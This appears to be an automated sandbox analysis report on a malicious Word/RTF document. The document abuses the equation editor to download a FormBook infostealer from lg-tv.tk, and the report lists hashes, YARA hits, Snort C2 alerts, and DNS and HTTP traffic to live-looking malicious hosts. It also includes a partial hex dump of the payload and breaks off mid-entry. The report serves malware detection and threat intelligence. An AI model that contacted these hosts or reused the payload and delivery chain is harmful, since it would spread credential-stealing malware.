	http://https://ddghbbf.r.af.d.sendibt2.com/tr/cl/AZ_fzMJRsE3xIeU_QcnTrJNmrQopncatDd-eovbR7xYq9ypiIqtwKWyrTIIdxNfdZBUhEo89L97BvoqW-m0AK8lpY_G1A0R4-OqWFWF7yqRk6IwWGjYQTbxdkNXIPZafVx__3xwAI7RkCXI8CJrNWoLoVVIyiYf1YWtibYMuXAbvq5KxrlLw-G3RcpVIiID2f-TlZx3vckcUFNx1IBpr5JamUxI3ckvzVYmWJV1yS8ZgSAUq_5FOmOxjsnNrYCXLNFt9Ew	Get hash	malicious	Browse	• 185.42.117.109
CLOUDIE-AS-APCloudieLimitedHK	Proforma invoice.doc	Get hash	malicious	Browse	• 185.239.243.112
	J21021 TUBI PER QUALIFICHE.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	WELDED PIPES - Bid No 2000543592- PR.doc	Get hash	malicious	Browse	• 185.239.243.112
	AWB.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	DO526.doc	Get hash	malicious	Browse	• 185.239.243.112
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	IKpep4Zn5S.exe	Get hash	malicious	Browse	• 45.119.53.93
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	PON507991 Copy.doc	Get hash	malicious	Browse	• 185.239.243.112
	OUTSTANDING PAYMENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	Proforma Invoice 28093.doc	Get hash	malicious	Browse	• 185.239.243.112
	BL UALBHHOU1.doc	Get hash	malicious	Browse	• 185.239.243.112
	Pedido 20839.doc	Get hash	malicious	Browse	• 185.239.243.112
	eJRGpl4A6d.exe	Get hash	malicious	Browse	• 45.119.53.93
	catalogue.doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT.doc	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obinnazx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	854528
Entropy (8bit):	6.774419430382824
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obinnazx[1].exe	
SSDEEP:	12288:xrbm8YAmMS3odEXVd8TorUAey3ao5iJtKrPSA12GfSQJNca89gvZ1IVrEr6PlVsw:DVwIFwBoJK7u2xbGL4sgF+J6+v
MD5:	CEE3C4065C5CB9237B7EBE5C1B3ECEA5
SHA1:	CAD24EA1953A5194ED945CFEFCDB383300D27B14
SHA-256:	972F5E016FFC306524D7083A5A5058BA8B5FC60F3DB9F3C0915DB59C0523A487
SHA-512:	8D575FC8339A0488AA2FF94BC054EA0FFD15BACF0D56C41A6B085D100DBDA2C3C2884393FBD9DC9435815518E5518F110E0112AA3C23450E636F74406AE190D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 18%
Reputation:	unknown
IE Cache URL:	http://lg-tv.tk/obinnazx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..p..... .....@.. .....`..... .@.....O.....<.....@..... ..... ..H.....text....o... ...p..... ..`.rsrc...<.....r.....@..@.relo c.....@.....@..B.....H.....S..... ...o.....{#...*:.($.....}#...*..0..$.....u.....,.(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'.. .X*...0..M.....r...p.....%..{#.....-.q.....-.&.+.....o(....()...*..{*...*..{+...*V.($.....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&....,(....{+....{+...o-...+..*. .pi|)UU.Z(%.... {*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{889F468E-8515-4A9A-AC98-AE12DF1E51F6}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	8704
Entropy (8bit):	3.5090996280692335
Encrypted:	false
SSDEEP:	192:KWL6Lm5ZwpOTDEU/XhRPL23HJSx5wlT+ukhHSVuHBc8f:nWmXTr/jmT8SVmc8f
MD5:	8DABE577302E4DBCA7128F9647630969
SHA1:	CB8F73BFBFD2186384B5BEAB612175474E9987B2
SHA-256:	FD080241C4557C2C78CDEC082FFBDA1658D5E10D71D84391F74E1035EBDDC886
SHA-512:	AECB6793CF3E5B62F71C738C929E0C99CF2FB2298E3A320ED6F24E64923F32A6E95F2CB1F3B28A367991EFD80E2A23875BFA16780FA87757C38E7A8F0699E6BE
Malicious:	false
Reputation:	unknown
Preview:	~.?.!.*.?.).!.>.).$.2.#.4...8.^.!.:.?.8.`.3.)./.[.0.:.^.%...].../...6.).1.<.`.;.^.).7.>.=.!._.~...@...@.?.9.?.(.2.!.>.@.9./.`.&.`.%.<...:.?.>.7.[.8.~.?.@.<.?.:.%.5...6.&.?.7.[.%.?.8.2.|.+.?.8. @.'.!.>.:...~.>.?.+.'.?.?.4.`.=.0.*.*.?.8.'.-.5.0.5.>.0./.,._.6.*...4._.-.2.-.>.1.'.|.%.6.3.;...@.3.5.~.8.1.).'...[.?.~.[.&.>.`...'.(.2.`.>.[.8.6.6.&.;.7.`.(.0.+.%.6.$.0.`.`.?.9.|.2.>.`.4.`.&./.%...4. '.>.%.*.$.%.1.^.6.`.>.`.+.1.[.?.=.%.^.9.>.!.'.`.?.9.9.:.#.7...7.=.].?.@.^.0...).,.[.<.0.7.4.@.4.>.'.0.-.9.%.+.!.7.!.?...@.<.).$...+.(.....~.?...?.>...>.=.0.%.>._.,.7...(.<.?.0.`.^._.1.#.__.'. ?.].@.4.'.0.....%.$.].?.^.[./.+.(.).`.#.%.,.(.?.8._.5.*.].?.4.=.^./.,.5.?.8.8.4.4.?.?.`.6.:.^.%.....^.?.1.~.?.=...8.9.9.-.(.^.5.;.#.'.#.@.0...7.~.,.>.|.'.*.2.?.<.*.5.#.`...3.^.4.1.>.<.%.&.+.4. (.0.;.?.%.?.>.`.?.`.$.@.+.3.+.;.:.7.^.,.(.7.0.9.5...?._.>.*.=./.9.*.^.,.(.8.3./.?.`.;...;.&.9.6.1.>.9.,.?...2.?...].%.?.|.7.5.9...<.(.?.5...>.?.|.].$.?.^.?.$.(.4.;.).3....~...#.^.=.+.)...@.>.=.<.).*. ?.2.+.1.@.?.`.?./.$.?.;.~.9.2.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A9A4A70D-764F-4C80-824C-4FCC7297AA70}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	unknown
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\OBL PN210700369.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Mon Sep 27 21:20:18 2021, length=15364, window=hide
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.528794152113054
Encrypted:	false
SSDEEP:	24:8xn/XTuzLI+7GUJeQdWDv3qIE/7Es2xn/XTuzLI+7GUJeQdWDv3qIE/7Eg:8xn/XTktJ1HIWf2xn/XTktJ1HIWB
MD5:	F17F7D37F1F4EA2012970528A9893599

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\OBL PN210700369.LNK	
SHA1:	2384DD8C05FBB5732BE451B26E61030D375EA5F0
SHA-256:	D45792BE43D8DC19369B58EE2DF717634F5F29B0142D01CC6C03B29F53C981B4
SHA-512:	9CF07802ABBF7EB8D78C1BB272121EF5F1A42621D7762B5A641F4429B0D88179A5CAA1AA696A9B5829E093C9B15DB14F0108C005C217D8CA60B104A22499EF4(
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...^l.>...^l.>...:.....<.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2..<..;S.. .OBLPN2~1.DOC..T.....S...S..*.....O.B.L. .P.N.2.1.0.7.0.0.3.6.9...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#.....\ \936905\Users.user\Desktop\OBL PN210700369.doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.B.L. .P.N.2.1.0.7.0.0.3.6.9...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....936905.....D_....3N...W...9..g.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.33802836515046
Encrypted:	false
SSDEEP:	3:M1ohXMiF3oy9XMiF3omX1ohXMiF3ov:MQ8ej8ee8ey
MD5:	164D4619D3F17ACEED87B9E2EF54F083
SHA1:	A41DEC41B4EE1AD14CA45E7D79D54320C33DC8C7
SHA-256:	A9C1987EA544E95688651993061CACEDDBDC171C890F240DA1E09FC22EAF74AA
SHA-512:	3BE67CA2EE3D010C8C94A18FD7F82F8E3E4CFBC2253F8E2C3EECD911086803197DD4A33CE249B414F012F8D21787005E9BFC4D1BA2BEA841D0B106B1B145699
Malicious:	false
Reputation:	unknown
Preview:	[doc]..OBL PN210700369.LNK=0..OBL PN210700369.LNK=0..[doc]..OBL PN210700369.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	854528
Entropy (8bit):	6.774419430382824
Encrypted:	false
SSDEEP:	12288:xrbm8YAmMS3odEXVd8TorUAey3ao5iJtKrPSA12GfSQJNca89gvZ1IVrEr6PlVsw:DVwIFwBoJK7u2xbGL4sgF+J6+v
MD5:	CEE3C4065C5CB9237B7EBE5C1B3ECEA5
SHA1:	CAD24EA1953A5194ED945CFEFCDB383300D27B14
SHA-256:	972F5E016FFC306524D7083A5A5058BA8B5FC60F3DB9F3C0915DB59C0523A487
SHA-512:	8D575FC8339A0488AA2FF94BC054EA0FFD15BACF0D56C41A6B085D100DBDA2C3C2884393FBD9DC9435815518E5518F110E0112AA3C23450E636F74406AE190D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 18%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..p..... .....@.. .....`..... .@.....O.....<.....@..... ..... ..H.....text....o... ...p..... ..`.rsrc...<.....r.....@..@.relo c.....@.....@..B.....H.....S..... ...o.....{#...*:.($.....}#...*..0..$.....u.....,.(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'.. .X*...0..M.....r...p.....%..{#.....-.q.....-.&.+.....o(....()...*..{*...*..{+...*V.($.....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&....,(....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\Desktop\~$L PN210700369.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.268484581298422
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	OBL PN210700369.doc
File size:	15364
MD5:	ee6900ee7f29ffb8b1c5f5b9a8a117d0
SHA1:	74501f04465f268c3f2bfea3b371118fe25b6aed
SHA256:	135dedf906bbb8eef7aef3b5966f1b933e65725cef80e653031481feb7351d62
SHA512:	a03958a61cc9cfa8e8a35909b3c29f8d51d1c012bba5ccb2c7d0c2b80f0f77ae42ff25f51f2e4fa5c9ccacad17be5658ad64a8e2cd64d34d2b2aa444ac2ddbfb
SSDEEP:	384:zX0fvkYUwT9l9cjSb0zBfYJ6xrvXiGy694us:qywRl9Fb0LzSYGus
File Content Preview:	{\rtf2876~?!*?)!>)$2#4.8^!:?8`3)/[0:^%.]/.6)1<`;^)7>=!_~.@.@?9?(2!>@9/`&`%<.:?>7[8~?@<?:%5.6&??[%?82|+?8@'!>:.~>?+'??4`=0**?8'-505>0/,_6*.4_-2->1'|%63;.@35~81)'.[?~[&>`.'(2`>[866&;7`(0+%6$0``?9\|2>`4`&/%.4'>%*$%1^6`>`+1[?=%^9>!'`?99:#7.7=]?@^0.),[<074@4>'0

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000F69h								no
1	00000F39h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-15:22:48.707829	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	2.57.140.50
09/27/21-15:22:48.707829	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	2.57.140.50
09/27/21-15:22:48.707829	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	2.57.140.50

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 15:20:59.779753923 CEST	192.168.2.22	8.8.8.8	0xae31	Standard query (0)	lg-tv.tk	A (IP address)	IN (0x0001)
Sep 27, 2021 15:20:59.839001894 CEST	192.168.2.22	8.8.8.8	0xae31	Standard query (0)	lg-tv.tk	A (IP address)	IN (0x0001)
Sep 27, 2021 15:22:48.597263098 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.islamic-coins.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 15:20:59.838419914 CEST	8.8.8.8	192.168.2.22	0xae31	No error (0)	lg-tv.tk		185.239.243.112	A (IP address)	IN (0x0001)
Sep 27, 2021 15:20:59.911375046 CEST	8.8.8.8	192.168.2.22	0xae31	No error (0)	lg-tv.tk		185.239.243.112	A (IP address)	IN (0x0001)
Sep 27, 2021 15:22:48.663492918 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.islamic-coins.com		2.57.140.50	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- lg-tv.tk
- www.islamic-coins.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:20:59.957505941 CEST	0	OUT	GET /obinnazx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: lg-tv.tk Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 27, 2021 15:20:59.983045101 CEST</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Mon, 27 Sep 2021 13:20:59 GMT
Content-Type: application/x-msdownload
Content-Length: 854528
Last-Modified: Mon, 27 Sep 2021 01:40:35 GMT
Connection: keep-alive
ETag: "61512113-d0a00"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a5 12 51 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 70 0b 00 00 98 01 00 00 00 00 00 de 8f 0b 00 00 20 00 00 00 a0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 8c 8f 0b 00 4f 00 00 00 00 a0 0b 00 3c 94 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 6f 0b 00 00 20 00 00 00 70 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 3c 94 01 00 00 a0 0b 00 00 96 01 00 00 72 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 0d 00 00 02 00 00 00 08 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 8f 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 e8 cc 01 00 1c 53 02 00 03 00 00 00 8c 02 00 06 04 20 04 00 88 6f 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 7b 23 00 00 0a 2a 3a 02 28 24 00 00 0a 02 03 7d 23 00 00 0a 2a 00 13 30 03 00 24 00 00 00 01 00 00 11 03 75 01 00 00 1b 0a 06 2c 18 28 25 00 00 0a 02 7b 23 00 00 0a 06 7b 23 00 00 0a 6f 26 00 00 0a 2b 01 16 2a 76 20 8b e7 6c c3 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 23 00 00 0a 6f 27 00 00 0a 58 2a 00 00 13 30 07 00 4d 00 00 00 02 00 00 11 14 72 01 00 00 70 17 8d 17 00 00 01 25 16 02 7b 23 00 00 0a 0a 12 00 12 01 fe 15 03 00 00 1b 07 8c 03 00 00 1b 2d 14 71 03 00 00 1b 0b 12 01 07 8c 03 00 00 1b 2d 04 26 14 2b 0b fe 16 03 00 00 1b 6f 28 00 00 0a a2 28 29 00 00 0a 2a 1e 02 7b 2a 00 00 0a 2a 1e 02 7b 2b 00 00 0a 2a 56 02 28 24 00 00 0a 02 03 7d 2a 00 00 0a 02 04 7d 2b 00 00 0a 2a 00 13 30 03 00 3c 00 00 00 03 00 00 11 03 75 04 00 00 1b 0a 06 2c 30 28 25 00 00 0a 02 7b 2a 00 00 0a 06 7b 2a 00 00 0a 6f 26 00 00 0a 2c 18 28 2c 00 00 0a 02 7b 2b 00 00 0a 06 7b 2b 00 00 0a 6f 2d 00 00 0a 2b 01 16 2a d2 20 b6 70 69 7c 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 2a 00 00 0a 6f 27 00 00 0a 58 20 29 55 55 a5 5a 28 2c 00 00 0a 02 7b 2b 00 00 0a 6f 2e 00 00 0a 58 2a 00 00 00 13 30 07 00 88 00 00 00 04 00 00 11 14 72 25 00 00 70 18 8d 17 00 00 01 25 16 02 7b 2a 00 00 0a 0a 12 00 12 01 fe 15 03 00 00 1b 07 8c 03 00 00 1b 2d 14 71 03 00 00 1b 0b 12 01 07 8c 03 00 00 1b 2d 04 26 14 2b 0b fe 16 03 00 00 1b 6f 28 00 00 0a a2 25 17 02 7b 2b 00 00 0a 0c 12 02 12 03 fe 15 06 00 00 1b 09 8c 06 00 00 1b 2d 14 71 06 00 00 1b 0d 12 03 09 8c 06 00 00 1b 2d 04 26 14 2b 0b fe 16 06 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELQa0p @ `@O<@  H.texto p `.rsrc<r@@.reloc@@BHS o{#*:($}#*0$u,(%{#{#o&+*v l)UUZ(%{#o'X*0Mrp%{#-q-&+o(()*{**{+*V($}*}+*0<u,0(%{*{*o&,(,{+{+o-+* pi|)UUZ(%{*o'X) UUZ(,{+o.X*0r%p%{*-q-&+o(%{+-q-&+</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	2.57.140.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:22:48.707828999 CEST	904	OUT	GET /ed9s/?tXNH2v=aXG8CVn8ddSLaR&ydudnHn=k2ojovXzPk6QP2E57heACoDYW6OrA9sZh3WmhaFm9atosFE1d0WL15gHEPMcVErHBLYJUA== HTTP/1.1 Host: www.islamic-coins.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 15:22:48.740087032 CEST	905	IN	HTTP/1.1 302 Redirect Location: https://www.netexplorer.fr/ Accept-Ranges: bytes Date: Mon, 27 Sep 2021 13:22:48 GMT Connection: close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 196 Parent PID: 596

General

Start time:	15:20:19
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f620000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 800 Parent PID: 596

General

Start time:	15:20:20
Start date:	27/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: obinnamaxdw2962.exe PID: 2612 Parent PID: 800

General

Start time:	15:20:21
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe
Imagebase:	0x9e0000
File size:	854528 bytes
MD5 hash:	CEE3C4065C5CB9237B7EBE5C1B3ECEA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.426482026.00000000021D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.427647092.00000000031D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.427647092.00000000031D1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.427647092.00000000031D1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.426552817.0000000002233000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 18%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: obinnamaxdw2962.exe PID: 2412 Parent PID: 2612

General

Start time:	15:20:27
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe
Imagebase:	0x9e0000
File size:	854528 bytes
MD5 hash:	CEE3C4065C5CB9237B7EBE5C1B3ECEA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.505046149.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.505046149.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.505046149.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.504859779.00000000000F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.504859779.00000000000F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.504859779.00000000000F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.505001814.0000000000240000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.505001814.0000000000240000.00000040.00020000.sdmp, Author: Felix 